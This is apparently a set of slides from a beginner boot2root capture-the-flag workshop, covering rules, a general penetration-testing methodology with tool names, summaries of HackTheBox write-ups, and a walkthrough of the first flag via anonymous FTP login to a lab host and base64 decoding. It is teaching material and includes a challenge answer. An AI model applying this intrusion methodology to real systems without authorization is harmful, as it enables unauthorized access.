Capture The Flag

CCSC CTF

A BOOT2ROOT FOR BEGINNERS

WAYS TO PLAY

SOLO

Go through the box at your own pace

GUIDED

Workshop + Tutorial Style

RULES

NO SCANNING OR WEB ENUMERATION

No Nmap required, ports will be provided to you, there should be enough clues for you to figure it out.

NO ATTACKING THE SCOREBOARD

NO DOS OR ONLINE PASSWORD ATTACKS

No using hydra, or ncrack

CCSC CTF

lolgamez

SAFEBOX

SCENARIO

You have been hired by the fictitious company lolgamez to pentest their website.

They have been using the fictitious company safebox for security, and have noticed an increased in attacks since then.

Your goal is to get root on their server, and retrieve company secrets along the way.

PORTS

21 - FTP

22 - SSH

80 - HTTP - Web Server

8000 - CTFD Web Server - The Scoreboard (Do Not Attack)

FLAGS


There are 13 Flags

Format:

CCSCFLAGX{some_text_here}

X - flag number (1-11)

Submit the flags to the scoreboard to check that they are correct.



CCSC CTF Users Scoreboard Challenges

Admin Panel Notifications Profile Settings

Harder

Marshmellows 20

My Art Project 20

Flag

Welcome to the Jungle! 10

Look Over There 10

Finding Nemo 10

Rubiks Cube 10

Hide and Seek 10

Im So Sorry 10

Company BBQ 10

Hello There 10

Zelda 10

Fancy Party 10

The end is near 10

Powered by CTFd

Ready, set, go!

We will now post the IP address in the text channel Challenges.
Your first step is to register with the scoreboard.

If you want to get going go ahead. If you have never done a boot2root before and would like more information stick around!

HAVE FUN AND GOOD LUCK!


CCSC CTF


👿 → 👶 → 🌲

EXPLOIT DATABASE


WHAT IS A BOOT2ROOT CTF?

WHY?





20797 New Members

491308 Members △ 4%




Rank	Name	Points	Owned Systems	Owned Users
702	grumpyshark33	65	18	21
702	D3n50	65	78	100

Translatable Skills



Microsoft
Active Directory

Community and Competition



SNOWSCAN

Home Posts Categories Tags About

Snowscan

Pentester, CTF player
HackTheBox ATeam

Canada
Email
Keybase
Twitter
GitHub

Recent Posts

Unbalanced - Hack The Box

December 05, 2020


To solve Unbalanced, we'll find configuration backups files in EncFS and after cracking the password and figuring out how EncFS works, we get the Squid proxy cache manager password that let us discover internal hosts. Proxying through Squid, we then land on a login page that uses Xpath to query an XML backend database. We perform Xpath injection to retrieve the password of each user, then port forward through the SSH shell to reach a Pi-Hole instance, vulnerable to a command injection vulnerability.

rsync encfs squid xpath CVE-2020-11108 command injection

Buff - Hack The Box

November 21, 2020

Buff is pretty straightforward: Use a public exploit against the Gym Management System, then get RCE. Do some port-forwarding, then use another exploit (buffer overflow against Cloudme Sync)



Part of **Hack The Box – 27 groups**


Hack The Box Meetup: Ottawa

Ottawa, ON

575 members · Private group

Organized by **r0adrunn3r** and **2 others**

Share:



Most Importantly

Learn by doing
Try, Fail, and Learn and try again

HOW DO WE DO IT?

SCANNING

Find running services, and other information such as version, and OS.

ENUMERATION

Find version number, user credentials, exposed information, files

FOOTHOLD

Find publicly available exploits, and vulnerabilities. Get a shell on the remote machine

PRIVILEGE ESCALATION

Elevate privileges from user to root

SCANNING

Nmap

netdiscover

masscan

fping

ENUMERATION

Scan for HTTP files and directories:

dirb
dirbuster
gobuster
dirsearch

Check for Null Shares:

smbclient
smbmap
enum4linux

Check for services that don’t require credentials:


Anonymous FTP, NFS, SMTP, HTTP

FOOTHOLD

Look for user credentials for SSH, RDP

Look on Exploit DB, Metasploit for exploits

Look for web application vulnerabilities:
ie. SQLi, XSS, RCE



PRIVILEGE ESCALATION

More Enumeration
Tip: Learn how to do it manually before using an automated tool

Look for programs that can be run with elevated privileges

Use:
GTFOBins


Look for operating system exploits
Look for services the user can modify
Look for credentials in log files

CCSC CTF

FLAG I

FTP


- Anonymous FTP allows for users to use FTP without credentials
- Use username Anonymous, and no password



```
crazyeights@es-base:~$ ftp 192.168.99.98
Connected to 192.168.99.98.
220 Welcome to l0lGam3z FTP service.
Name (192.168.99.98:crazyeights): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             357 Jan 26 03:38 lolgamez_notice.txt
226 Directory send OK.
ftp> 
```


FTP

- There is one file: lolgamez_notice.txt
- Download it using the get command




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             357 Jan 26 03:38 lolgamez_notice.txt
226 Directory send OK.
ftp> get lolgamez_notice.txt
local: lolgamez_notice.txt remote: lolgamez_notice.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lolgamez_notice.txt (357 bytes).
226 Transfer complete.
357 bytes received in 0.02 secs (18.1476 kB/s)
ftp> 
```

FTP



```
Hey guys,
This is important please read:

ICxfICAgICBfCiB8XFxfLC1+LwogLyBfICBfIHwgICAgLC0tLgooICBAICBAICkgICAvICwtJwogXCAgX1RfLy0uXyggKAogLyAgICAgICAgIGAuIFwKfCAgICAgICAgIF8gIFwgfAogXCBcICwgIC8gICAgICB8CiAgfHwgfC1fXF9fICAgLwogKChfL2AoX19fXywtJwpDU1NDRkxBRzF7TWVvd3d3d3d3fQo=

I have protected it from the bad guys, but there are 64 bases to decode it.

- N
```

FTP



Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

```
start: 230   length: 232
  end: 231    lines:   1
length:   1
```

ICxfICAgICBfCiB8XFxfLC1+LwogLyBfICBfIHwgICAgLC0tLgooICBAICBAICkgICAvICwtJwogXCAgX1RfLy0uXyggKAogLyAgICAgICAgICAgIGAuIFwKfCAgICAgICAgIF8gIFwgfAogXCBcICwgIC8gICAgICB8CiAgfHwgfC1fXF9fICAgLwogKChfL2AoX19fXywtJwpDU1NDRkxBRzF7TWVvd3d3d3d3fQo=


```
start: 173     time:   8ms
  end: 173   length:   173
length:   0   lines:    12
```

```
 ,_     _
 |\\_,-~/
 / _  _ |    ,--.
(  @  @ )   / ,-'
 \  _T_/-._( (
 /            `. \
|         _  \ |
 \ \ ,  /      |
  || |-_\__   /
 ((_/`(____,-'
CSSCFLAG1{Meowwwwww}
```

CCSC CTF

FLAG 2

INDEX PAGE



